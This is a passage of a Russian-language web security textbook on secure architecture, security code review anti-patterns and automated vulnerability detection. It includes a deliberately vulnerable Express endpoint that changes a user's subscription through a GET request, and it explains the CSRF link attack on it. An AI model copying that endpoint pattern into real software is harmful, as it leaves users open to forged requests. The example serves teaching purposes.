Это означает, что большинству веб-приложений, реализующих собственную поисковую систему, потребуется отдельная база данных, с которой будет работать поисковый движок. Это осложняет задачу проектирования безопасной архитектуры.

Кроме того, возникает еще одна сложная задача — синхронизация двух баз данных. Например, если в первичной БД обновляется система уровней допуска, аналогичному обновлению должна подвергнуться и БД поисковой системы.

К тому же ошибки, внесенные в базу кода, могут привести к удалению определенных моделей из основной БД, но не из БД поиска. И наоборот, метаданные какого-то объекта в поисковой базе могут оставаться доступными для поиска даже после удаления этого объекта из первичной базы.

Это только небольшой пример всех проблем, с которыми придется столкнуться при внедрении любой поисковой системы, будь то ваше собственное решение или свободная программная поисковая система Elasticsearch (рис. 18.3). Эта система легко настраивается, хорошо документирована и может бесплатно использоваться в любом приложении. Она появилась поверх платформы полнотекстового поиска с открытым исходным кодом Solr от Apache.



Рис. 18.3. Поисковая система Elasticsearch

Итоги

При создании приложения следует учитывать множество факторов. Когда организация разрабатывает новое приложение, опытный инженер или проектировщик должен тщательно проанализировать его будущую структуру, дизайн и архитектуру. Глубокие недостатки безопасности, такие как неправильная схема аутентификации или неполноценная интеграция с поисковой системой, могут подвергнуть приложение риску, который нелегко устранить. Как только коммерческие клиенты начнут использовать приложение в своих рабочих про-

цессах, устранение ошибок безопасности на уровне архитектуры превратится в чрезвычайно трудную задачу.

В начале этой главы я привел оценку Национального института стандартов и технологий, согласно которой устранение дыр в безопасности на этапе планирования архитектуры приложения обходится в 30–60 раз дешевле, чем на стадии готового и работающего приложения.

Причины такого удорожания могут быть следующими:

- Клиенты уже активно используют небезопасную функциональность, а значит, вам нужно создать ее безопасный вариант и предоставлять план миграции, чтобы избежать простоев.
- Устранение дыр в безопасности одного модуля, появившихся из-за недостатков архитектуры, может потребовать переделки не только его, но и еще значительного количества других. Например, уязвимость многопользовательского модуля сложной 3D-видеоигры может потребовать переделки еще и написанных поверх него игровых модулей. А теперь представьте, что для повышения уровня безопасности требуется еще и замена базовой технологии (например, переход от сетей UDP или TCP).
- Уязвимостью могут воспользоваться злоумышленники.
- Если в СМИ появятся публикации об обнаруженной в приложении дыре в безопасности, это негативно отразится на репутации фирмы и распугает клиентов.

Словом, в идеале выявлять и устранять проблемы безопасности нужно на этапе планирования архитектуры. В долгосрочной перспективе это позволит сэкономить много денег и благотворно скажется на репутации и заработках.

ГЛАВА 19

Проверка безопасности кода

Этап проверки кода всегда должен идти после проверки архитектуры, а не наоборот.

Некоторые технологические компании сегодня придерживаются принципа «потеря времени страшнее потери в качестве» или «беги быстрее, потом исправишь», но этой философией часто злоупотребляют и используют ее для игнорирования надлежащих процессов безопасности. Даже в быстроразвивающейся компании крайне важно проверять архитектуру приложения до отправки кода клиентам. Хотя с точки зрения безопасности было бы идеально заранее просмотреть всю архитектуру функций, это не всегда возможно. Поэтому проверять нужно как минимум основные и хорошо известные функции. Когда возникает идея новой функциональности, ее тоже желательно проверять на безопасность до начала разработки.

Подходящее время для проверки кода на предмет дыр в безопасности наступает после анализа архитектуры, составляющей базу основной версии кода. То есть в организации, которая следует передовым методам безопасной разработки, проверка кода должна быть вторым шагом.

Такой подход позволяет получить более безопасный код, так как проверку осуществляет рецензент, как правило, не входящий в группу непосредственных разработчиков. Он имеет непредвзятый взгляд и может уловить не замеченные ранее ошибки и недостатки архитектуры.

Таким образом, этап проверки безопасности кода жизненно важен как для функциональности, так и для безопасности приложения. Его следует обязательно внедрять в организациях, которые проводят только функциональные проверки. Это резко снизит количество серьезных ошибок безопасности, которые в противном случае могли бы вылезти на этапе эксплуатации.

В общем случае обзоры безопасности кода имеют наибольший смысл перед запросами на принятие изменений (так называемые merge requests, или pull requests). На этом этапе уже разработан полный набор функций и интегрированы все системы, требующие подключения. Соответственно, можно одновременно просмотреть весь объем кода.

Возможно, проверку безопасности кода удастся связать с разработкой более детализированным методом: например, выполнять ее при каждом коммите или даже использовать такой подход как парное программирование. В любом случае требуется последовательная непрерывная работа, поскольку оба проверяющих начинают просмотр с какого-то момента и не в состоянии проанализировать весь объем кода. Тем не менее такой подход позволяет проверить критически важные функции безопасности. Если один рецензент проверяет работу функции, а другой — ее безопасность, возможно, удастся получить хорошо защищенную функцию. При просмотре кода в момент получения запроса на слияние такое невозможно.

Как правило, организация самостоятельно выбирает временные промежутки для проверки кода на наличие дыр в безопасности в соответствии с рабочим процессом. Но, вероятно, наиболее практичными и эффективными для интеграции процедуры проверок кода в процесс разработки будут описанные выше методы.

Начало проверки

Проверка безопасности кода должна происходить так же, как проверка его функциональности, которая практически в каждой организации представляет собой стандартную процедуру.

Первым делом рассматриваемую ветку копируют на локальный компьютер. Некоторые организации разрешают проводить рецензирование в веб-редакторе, предоставленном GitHub или GitLab (рис. 19.1), но эти онлайн-инструменты не настолько универсальны, как инструменты для локального использования.

Вот обычная процедура локальной проверки, которую можно выполнить с терминала:

1. Проверьте мастер-ветку командой `git checkout master`.
2. Извлеките и объедините последнюю ветку master с помощью команды `git pull origin master`.
3. Проверьте ветку функции командой `git checkout <username>/feature`.
4. Определите разницу с веткой master командой `git diff origin/master...`.



Рис. 19.1. GitHub и его конкуренты (GitLab, Bitbucket и т. п.) предлагают веб-инструменты, упрощающие проверку кода

Команда `git diff` возвращает две вещи:

- список файлов из текущей ветки и ветки `master`, которые отличаются друг от друга;
- список изменений в этих файлах.

Это отправная точка для проверки функциональности и безопасности кода. Различия в процедуре проверки начинаются после этого.

Основные типы уязвимостей и пользовательские логические ошибки

В процессе проверки функциональности мы пытаемся убедиться, что все соответствует спецификации, а при использовании приложения не возникают ошибки. При проверке безопасности кода убеждаются в отсутствии распространенных уязвимостей, таких как XSS, CSRF, возможностей внедрения кода и т. п., но важнее всего провести проверку на логическом уровне, которая требует глубокого понимания контекста кода. Такие уязвимости нельзя легко обнаружить автоматическими инструментами или сканерами.

Для поиска уязвимостей, связанных с логическими ошибками, первым делом нужно понять, для чего предназначена просматриваемая функциональность. Мы должны четко осознавать, *что делают пользователи*, *как реализована функциональность* и *как она влияет на бизнес*.

Здесь мы сталкиваемся с ситуацией, несколько отличающейся от того, что мы обсуждали на протяжении всей книги. Дело в том, что в основном я рассматривал распространенные, хорошо известные уязвимости. При этом в каждом приложении вполне могут появляться специфические случаи, которые невозможно перечислить в книге, предназначенной для общего образования в сфере безопасности ПО.

К примеру, рассмотрим новую функциональность `MegaChat`. Это социальная сеть, которую планируется интегрировать в приложение в MegaBank:

- Создается соцсеть, в которой могут регистрироваться пользователи приложения MegaBank.
- Регистрацию проводят модераторы на основании анализа предшествующей активности пользователя.
- После регистрации пользователи получают доступ к более широким функциональным возможностям.
- Модераторы в дополнение ко всем привилегиям зарегистрированных пользователей имеют возможность контролировать действия остальных пользователей.
- В отличие от обычных пользователей, имеющих право публиковать только текстовую информацию, зарегистрированные пользователи могут загружать игры, видео и иллюстрации.
- Количество зарегистрированных пользователей ограничено, так как хранение файлов такого типа стоит дорого. Кроме того, мы хотим уменьшить количество некачественного контента и защититься от ботов и пользователей, желающих бесплатно размещать свой контент.

Вот что из этого следует по всем трем пунктам:

Пользователи и роли

- К пользователям относятся все клиенты приложения MegaBank.
- Существует три роли: пользователь (по умолчанию), зарегистрированный пользователь и модератор.
- У каждой роли есть свой уровень доступа к различной функциональности.

Варианты функциональности

- Текстовые сообщения могут публиковать пользователи, зарегистрированные пользователи и модераторы.
- Зарегистрированные пользователи и модераторы могут публиковать видео, игры и изображения.
- Модераторам доступна возможность контролировать поведение всех остальных пользователей, в том числе повышать их статус до зарегистрированных.

Влияние на бизнес

- Размещение видео, игр и изображений стоит дорого.
- Необходимость в регистрации возникла в попытке отсечь тех, кто хочет бесплатно разместить свой контент, и ботов (стоимость хранения данных/полосы пропускания).

Из типичных уязвимостей тут вполне может быть XSS, то есть обычные пользователи могут внедрять в свои текстовые сообщения вредоносный код. А примером уязвимости на уровне логики может быть неправильно настроенная конечная точка API с `isMember: true`, позволяющая незарегистрированным пользователям публиковать видео, хотя модератор не предоставил им доступа к этой функциональности.

При обзоре кода мы будем искать как общие уязвимости, так и уязвимости, связанные с логикой приложения, для обнаружения которых требуется глубокое понимание его контекста.

С чего начать проверку безопасности

В идеале обзор кода следует начинать с компонентов приложения, подвергающихся наибольшему риску. Но при обзоре кода приложения, в создании которого вы не принимали участия, быстро и однозначно определить такие компоненты получается не всегда. Такая ситуация часто возникает при привлечении сторонних консультантов.

Поэтому я хотел бы предложить структуру, которая упрощает процесс проверки безопасности кода и дает отправную точку. Ею имеет смысл пользоваться, пока вы не изучите приложение до такой степени, что сможете самостоятельно оценивать риски, связанные с отдельными функциями.

Представим себе типичное веб-приложение, состоящее из клиентской и серверной частей. Конечно, можно начать с обзора серверного кода — в этом нет ничего плохого. Но на сервере может находиться функциональность, недоступная со стороны клиента. Соответственно, если вы не понимаете, с чем имеете дело (с функциональностью, предназначенной для пользователей, или с какими-то внутренними методами), можно случайно потратить время на код, несущий минимальный риск.

С этим нелегко смириться, но, как и в главе 18, посвященной безопасной архитектуре, нам предстоит усвоить, что в идеальном мире *все* фрагменты кода будут проверены одинаково тщательно. К сожалению, в реальности все упирается в срок сдачи проекта и в альтернативные задачи, требующие внимания.

В итоге лучше всего начинать работу с исходным кодом с любого места, где клиент (браузер) делает запрос к серверу. Это позволит получить представление о том, с чем мы имеем дело. Можно узнать, какими данными обмениваются клиент и сервер, а также сколько серверов используются приложением. Кроме того, вы можно понять, как присылаемые данные интерпретируются на сервере.

После оценки клиента нужно проследить за обратными вызовами его API к серверу. Начните с оценки запросов между клиентом и сервером в веб-приложении.

После этого рассматривается возможность отслеживания вспомогательных методов, зависимостей и функционала, на которые полагаются эти API. То есть пришло время оценки баз данных, журналов регистрации, загруженных файлов, библиотек преобразования и всего остального, что конечные точки API вызывают напрямую, или через вспомогательную библиотеку.

Затем анализируется каждая часть функциональности, которая может предъявляться клиенту, но не вызывается напрямую. Это могут быть API-интерфейсы, созданные для поддержки будущих функций, или, возможно, внутренние функции, которые внезапно стали видимыми снаружи.

После этого можно проанализировать остальную часть кодовой базы. Последовательность определяется путем анализа бизнес-логики и расстановки приоритетов на основе предполагаемых рисков.

Кратко эффективный способ определения последовательности проверки кода выглядит примерно так:

1. Оценка на стороне клиента с целью понять бизнес-логику и определить предназначенную для пользователей функциональность.

2. Переход к оценке API, обнаруженных в процессе обзора кода на стороне клиента. На этом этапе можно получить хорошее представление о зависимостях, на которые опирается функционирование на уровне API.
3. Проверка зависимостей на уровне API путем внимательного просмотра баз данных, вспомогательных библиотек, функциональности для регистрации и входа в систему и т. п. Эта оценка покрывает большую часть функциональных возможностей пользователей.
4. Теперь, когда известна структура связанных с клиентом API, попытаемся найти любые общедоступные API, которые могут быть открыты непреднамеренно или предназначены для будущего функционала.
5. Продолжаем до конца кодовой базы. На этом этапе все достаточно просто, потому что мы уже хорошо с ней познакомились и не приходится тратить силы на попытки понять архитектуру приложения.

Это не единственная схема проверки безопасности. Для приложений со специальными требованиями к безопасности может применяться другой план. И все же я предлагаю отталкиваться именно от такой последовательности, потому что так можно в адекватном темпе знакомиться с приложением и в первую очередь анализировать функциональность, ориентированную на пользователя.

По мере роста вашего опыта в проверке кода на безопасность вы сможете самостоятельно выбирать последовательность в соответствии с анализируемым приложением и рисками, с которыми оно сталкивается.

Антипаттерны безопасного программирования

Проверки безопасности на уровне кода имеют некоторые общие черты с планированием архитектуры приложения, которое происходит перед написанием кода. Но если на этапе планирования архитектуры все уязвимости являются гипотетическими, в процессе проверки кода их действительно можно обнаружить.

Есть несколько антипаттернов, на которые следует обращать внимание при любых проверках безопасности. Часто к ним относится наспех внедренное решение. Впрочем, по какой бы причине не возникали такие вещи, умение их видеть ускоряет процесс проверки.

Рассмотрим примеры распространенных антипаттернов. Каждый из них может нанести ущерб, если попадет в итоговую сборку.

Черные списки

В сфере безопасности лучше не использовать временные решения, а сразу искать постоянные, даже если это займет больше времени. Единственный случай, когда допустимо временное или неполное решение, — это заранее запланированный график, на основе которого будет спроектировано и реализовано полное решение.

Черные списки — это пример временного или неполного решения.

Представим, что на стороне сервера создается механизм фильтрации, задающий список допустимых для интеграции доменов:

```
const blacklist = ['http://www.evil.com', 'http://www.badguys.net'];

/*
 * Определяем, разрешена ли интеграция с этим доменом.
 */
const isDomainAccepted = function(domain) {
  return !blacklist.includes(domain);
};
```

Этот код часто принимают за решение, но это не так. Даже если на начальном этапе он выглядит как решение, его следует рассматривать как неполное (если, конечно, вы не в курсе всех возможных доменов, что маловероятно) или временное (вы не сможете предугадать, какие домены придется отфильтровывать в будущем).

Другими словами, черный список защитит приложение только в том случае, если гарантированно известны все возможные текущие и будущие вводы. А так как получить такую информацию нереально, черный список не обеспечит достаточной защиты. Более того, приложив немного усилий, его можно обойти (например, хакер просто купит другой домен).

В сфере безопасности всегда предпочитали белые списки. Они дают намного лучшую защиту: достаточно изменить способ, которым разрешена интеграция.

```
const whitelist = ['https://happy-site.com', 'https://www.my-friends.com'];
/*
 * Определяем, разрешена ли интеграция с этим доменом.
 */
const isDomainAccepted = function(domain) {
  return whitelist.includes(domain);
};
```

Некоторые инженеры утверждают, что белые списки усложняют среду разработки продуктов, потому что требуют постоянного ручного или автоматического

обслуживания. Если такой список обновляется вручную, это действительно может напрягать, но сочетание ручных и автоматических методов позволяет значительно упростить обслуживание.

В этом примере требование к интегрирующим партнерам представить для проверки свой веб-сайт, бизнес-лицензию и т. п. перед внесением в белый список затрудняет появление вредоносной зависимости. Но даже если предположить, что это все же произошло, такая зависимоть не попадет туда повторно после удаления (для этого злоумышленникам понадобился бы новый домен и бизнес-лицензия).

Шаблонный код

Еще следует обратить внимание на применение *шаблонного кода* (boilerplate code), который фреймворк генерирует по умолчанию. Дело в том, что фреймворки и библиотеки зачастую требуют дополнительных усилий для повышения безопасности, тогда как по идее она должна быть по умолчанию.

Классическим примером является ошибка конфигурации в базе данных MongoDB, из-за которой установленные на веб-сервере более старые версии базы по умолчанию оказывались доступными через интернет. При этом там не требовалась обязательная аутентификация, в результате чего с помощью специальных сценариев были захвачены десятки тысяч баз MongoDB, а за их возврат требовали биткоины. А ведь этого можно было избежать, исправив пару строк в файле конфигурации и оставив только локальный доступ к MongoDB.

Подобные проблемы связаны с большинством основных фреймворков. Например, в Ruby on Rails шаблонный код страницы 404 позволяет легко получить информацию об используемой версии фреймворка. То же самое касается и EmberJS, где по умолчанию создается целевая страница, которую необходимо удалять.

Фреймворки избавляют разработчиков от сложной и рутинной работы, но если те не понимают, что стоит за шаблонным кодом, может получиться так, что он будет использоваться без надлежащих механизмов безопасности. Поэтому избегайте запуска любого шаблонного кода в производственную среду, если он предварительно не подвергся должной оценке и настройке.

Доверие по умолчанию

При создании приложения с несколькими уровнями функциональности, каждый из которых запрашивает ресурсы у серверной операционной системы, крайне важно корректно реализовать модель разрешений для вашего кода.

Представим приложение, способное генерировать на стороне сервера журналы регистрации, записывать файлы на диск и обновлять базу данных SQL. Во многих реализациях на сервере будут создаваться учетные записи пользователей с разрешениями на записи в журнал, доступ к базе данных и диску. То есть учетная запись дает пользователю доступ ко всей функциональности приложения.

Это означает, что уязвимость, которая разрешает выполнение кода или изменяет предполагаемое выполнение сценария, скомпрометирует все три серверных ресурса.

Безопасное приложение генерирует разрешения для ведения журнала, записи на диск и выполнения операций с базой данных независимо друг от друга. Каждый модуль в нем будет работать под собственным пользователем со специально настроенными разрешениями, допускающими только то, что требуется для работы конкретной функции. При таком подходе критический сбой в одном модуле не распространяется на другие. Уязвимость в модуле SQL не должна давать хакеру доступа к файлам или журналам регистрации на сервере.

Разделение клиента и сервера

Также следует обращать внимание на слишком тесную связь клиента и сервера. Этот антипаттерн возникает, когда код клиентской и серверной частей приложения настолько переплетается, что одно не может работать без другого. В основном такое встречается в старых веб-приложениях, но и сегодня подобные вещи порой происходят.

В безопасном приложении клиентская и серверная части должны быть разработаны независимо друг от друга. Они взаимодействуют по сети с использованием заранее определенного формата данных и сетевого протокола.

Приложения без разделения клиента и сервера, в которых, к примеру, в шаблонный PHP-код добавлена логика аутентификации, намного проще эксплуатировать. Модуль не читает результаты сетевого запроса (например, при аутентификации), а отправляет обратно свой HTML-код, включая в него любые данные формы. За синтаксический анализ этого HTML-кода должен отвечать сервер, от которого требуется гарантия, что ни внутри этого кода, ни в логической схеме аутентификации не произойдет выполнение сценария или изменение параметров.

В полностью разделенном клиент-серверном приложении сервер не несет ответственности за структуру и содержание данных HTML. Он отклоняет любой присланный HTML-код и принимает только данные, необходимые для аутентификации, причем в заранее определенном формате. В распределенном

приложении каждый модуль отвечает за собственные механизмы защиты. А вот монолитное приложение должно учитывать механизмы защиты на многих языках, а также тот факт, что полученные данные могут быть отформатированы разными способами.

Разделение ответственности важно с точки зрения как инженерии, так и безопасности. Правильно разделенные модули упрощают управление механизмами защиты, которые не должны перекрывать друг друга или учитывать редкие пограничные случаи, возникающие при сложных взаимодействиях между несколькими типами данных/сценариев.

Итоги

При проверке кода на предмет безопасности необходимо не просто искать общие уязвимости (об этом мы поговорим в следующих главах). Необходимо учитывать антипаттерны, которые могут выглядеть как решения, но впоследствии станут источником проблем. Проверки кода на безопасность должны быть всесторонними, то есть охватывать все потенциальные области.

В процессе проверки кода необходимо рассмотреть конкретные требования к использованию приложения, чтобы понять, какие логические уязвимости, не вписывающиеся в общий архетип, могут в нем возникнуть. Для обзора кода следует выбирать логическую последовательность, позволяющую оценить варианты использования приложения и сопутствующие каждому из них риски. В давно существующих приложениях, где области высокого риска хорошо известны, следует сосредоточить большую часть усилий на этих областях, а оставшиеся рассматривать в порядке убывания риска.

Если все сделано правильно, добавление процедуры проверки безопасности в конвейер проверки кода снизит вероятность появления уязвимостей в базе. Это должно стать частью любого современного конвейера разработки ПО и по возможности выполняться специалистами в области безопасности вместе с разработчиком продукта или функции.

ГЛАВА 20

Обнаружение уязвимостей

После разработки, написания и проверки кода нам потребуется конвейер, чтобы гарантировать, что в приложении не осталось незамеченных уязвимостей.

Как правило, чем лучше спроектирована архитектура приложения, тем меньше в нем уязвимостей и тем меньший риск они несут. Но даже надежная архитектура и достаточное количество проверок не гарантируют полного отсутствия уязвимостей. Иногда они просто остаются незамеченными, а иногда возникают как результат неожиданного поведения: например, запуска приложения в другой среде.

Словом, нам требуются процедуры обнаружения уязвимостей в готовом коде приложения.

Автоматизированная проверка

После анализа кода его следует первым делом подвергнуть автоматизированной проверке. Это очень важный этап, но не потому, что он позволяет выявить все уязвимости. Просто это дешевый, эффективный и долговременный способ.

Методы автоматического обнаружения великолепно подходят для поиска непримечательных недостатков кода, которые часто ускользают от внимания проектировщиков и рецензентов. Для поиска уязвимостей, связанных с логической структурой приложения, они не подходят. Нельзя с их помощью выявлять и уязвимости, которые эффективны в цепочке (несколько слабых уязвимостей,

которые вместе дают сильную). Наиболее распространенные виды автоматизированной проверки безопасности:

- статический анализ;
- динамический анализ;
- регрессионное тестирование.

Каждая из этих форм автоматизации имеет свою цель и занимает важное место в жизненном цикле разработки приложения, поскольку обнаруживает свои типы уязвимостей.

Статический анализ

Прежде всего вам следует написать тесты для статического анализа. Это сценарии, оценивающие код на предмет синтаксических и типичных ошибок. Статический анализ может выполняться локально во время разработки (с помощью линтера) и по запросу в репозитории исходного кода или при каждом коммите/отправке в master-ветку.

Вот небольшой список надежных и мощных инструментов статического анализа:

- Checkmarx (платный для большинства основных языков);
- PMD (Java — бесплатный);
- Bandit (Python — бесплатный);
- Brakeman (Ruby — бесплатный).

Все эти инструменты настраиваются для анализа синтаксиса текстового документа, представляющего собой файл с кодом. Ни один из них кода не выполняет, так как этим занимаются инструменты, осуществляющие *динамический анализ* или *анализ времени выполнения*.

Инструменты статического анализа должны быть настроены на поиск десяти наиболее распространенных уязвимостей по версии OWASP (https://owasp.org/www-project-top-ten/).

Многие из этих инструментов существуют для основных языков как в бесплатной, так и в платной форме. Некоторые пишут их с нуля, но, как правило, созданные собственными силами инструменты плохо масштабируются при работе с базами кода.

Статический анализ часто позволяет обнаружить следующие угрозы.

Межсайтовый скриптинг

Ищутся манипуляции с DOM через innerHTML.

Отраженный XSS

Ищутся переменные, извлеченные из URL-адреса.

DOM XSS

Ищутся приемники DOM, такие как `setInterval ()`.

Внедрение SQL-кода

Ищутся предоставляемые пользователем строки, используемые в запросах.

CSRF

Ищутся запросы GET, меняющие состояние.

DoS

Ищутся неправильно написанные регулярные выражения.

Можно и дальше настраивать инструменты статического анализа, обеспечивая соблюдение лучших правил безопасного кодирования. Например, их можно запрограммировать на отклонение конечных точек API, для которых не импортированы надлежащие функции авторизации. Или функции, использующие пользовательский ввод, которые не извлекаются из единой библиотеки проверки истинности.

Статический анализ — мощное средство обнаружения уязвимостей общего плана, но, к сожалению, он дает много ложных срабатываний.

Кроме того, статический анализ хуже работает с динамическими языками (например, с Java Script). Языки со статической типизацией, такие как Java или C #, подходят для него намного лучше, поскольку инструментальные средства понимают ожидаемый тип данных, который не меняется при прохождении через функции и классы.

С JavaScript статический анализ дает менее точные результаты, потому что переменные этого языка (а также функции, классы и т. п.) могут измениться в любой момент времени. Более того, без приведения типов трудно понять состояние приложения JavaScript, не оценивая его в процессе работы.

Словом, инструменты статического анализа отлично подходят для поиска распространенных уязвимостей и неправильных конфигураций, особенно в языках программирования со статической типизацией, но менее эффективны, если перед нами стоит задача найти уязвимости, связанные с логической структурой приложений, цепочки уязвимостей или уязвимости в динамически типизированных языках.

Динамический анализ

В отличие от статического анализа, при котором рассматривается только сам код, динамический анализ происходит в процессе выполнения кода. Соответственно, проводить его гораздо дороже и дольше.

Для динамического анализа крупного приложения требуется среда, напоминающая реальные условия (серверы, лицензии и т. п.). Динамический анализ отлично выявляет реальные уязвимости, тогда как статический зачастую обнаруживает потенциальные уязвимости, но имеет ограниченные способы их подтверждения.

В процессе динамического анализа выполняется код, а затем происходит сравнение выходных данных с моделью, описывающей уязвимости и неправильные конфигурации. Так что это отличный вариант для тестирования динамических языков, ведь он позволяет посмотреть на результат работы кода, а не только на входные данные и поток их обработки. Подходит динамический анализ и для поиска уязвимостей, возникающих как побочный эффект работы приложения, таких как неправильное сохранение в памяти конфиденциальных данных или атаки по побочным каналам.

Вот некоторые инструменты динамического анализа для разных языков и фреймворков:

- IBM AppScan (платный);
- Veracode (платный);
- Iroh (бесплатный).

Из-за необходимости имитации реальных условий эксплуатации лучшие инструменты часто требуют оплаты или значительной предварительной настройки. Простые приложения могут создавать собственные инструменты динамического анализа, но ради полной автоматизации в условиях непрерывной интеграции и непрерывного развертывания придется заплатить и приложить значительные усилия.

Правильно настроенные инструменты динамического анализа должны давать меньше ложных срабатываний и обеспечивать более глубокую самодиагностику приложения. Но за это приходится расплачиваться большими затратами на обслуживание, в том числе финансовыми.

Регрессионное тестирование

Последняя форма автоматизированной проверки веб-приложений на наличие уязвимостей — это сети регрессионного тестирования. По сравнению с ними инструменты статического и динамического анализа сложнее в установке, настройке и поддержке.

Набор для регрессионного тестирования похож на пакеты для функционального тестирования или для тестирования производительности, но проверке подвергаются уже обнаруженные уязвимости, чтобы гарантировать, что они заново не попадут в кодовую базу в результате отката или перезаписи.

Для такого тестирования не требуется специальная среда. Главное условие — способность воспроизвести уязвимость. На рис. 20.1 показана Jest — быстрая и мощная среда для тестирования приложений JavaScript. Ее легко можно настроить на регрессионное тестирование безопасности.

Представим, что инженер-программист Стив добавил в приложение новую конечную точку API, позволяющую пользователю по запросу обновлять или понижать свой уровень с помощью компонента пользовательского интерфейса на панели инструментов:

```
const currentUser = require('../currentUser');
const modifySubscription = require('../../modifySubscription');

const tiers = ['individual', 'business', 'corporation'];

/*
 * HTTP-запрос GET от аутентифицированного пользователя
 *
 * На базе параметра `newTier` пытаемся обновить подписку
 * текущего аутентифицированного пользователя.
 */
app.get('/changeSubscriptionTier', function(req, res) {
 if (!currentUser.isAuthenticated) { return res.sendStatus(401); }
 if (!req.params.newTier) { return res.sendStatus(400); }
 if (!tiers.includes(req.params.newTier)) { return res.sendStatus(400); }

 modifySubscription(currentUser, req.params.newTier)
 .then(() => {
```

```
    return res.sendStatus(200);
  })
  .catch(() => {
    return res.sendStatus(400);
  });
});
```



Рис. 20.1. Среда тестирования Jest

Постоянно критикующий код своего друга Стива Джед понимает, что можно сделать запрос `GET /api/changeSubscriptionTier`, указав внутри параметра `newTier` любой уровень, и отправляет ссылку Стиву. Когда тот попробует по ней перейти, от имени его учетной записи будет сделан запрос, изменяющий состояние его подписки на портале приложения.

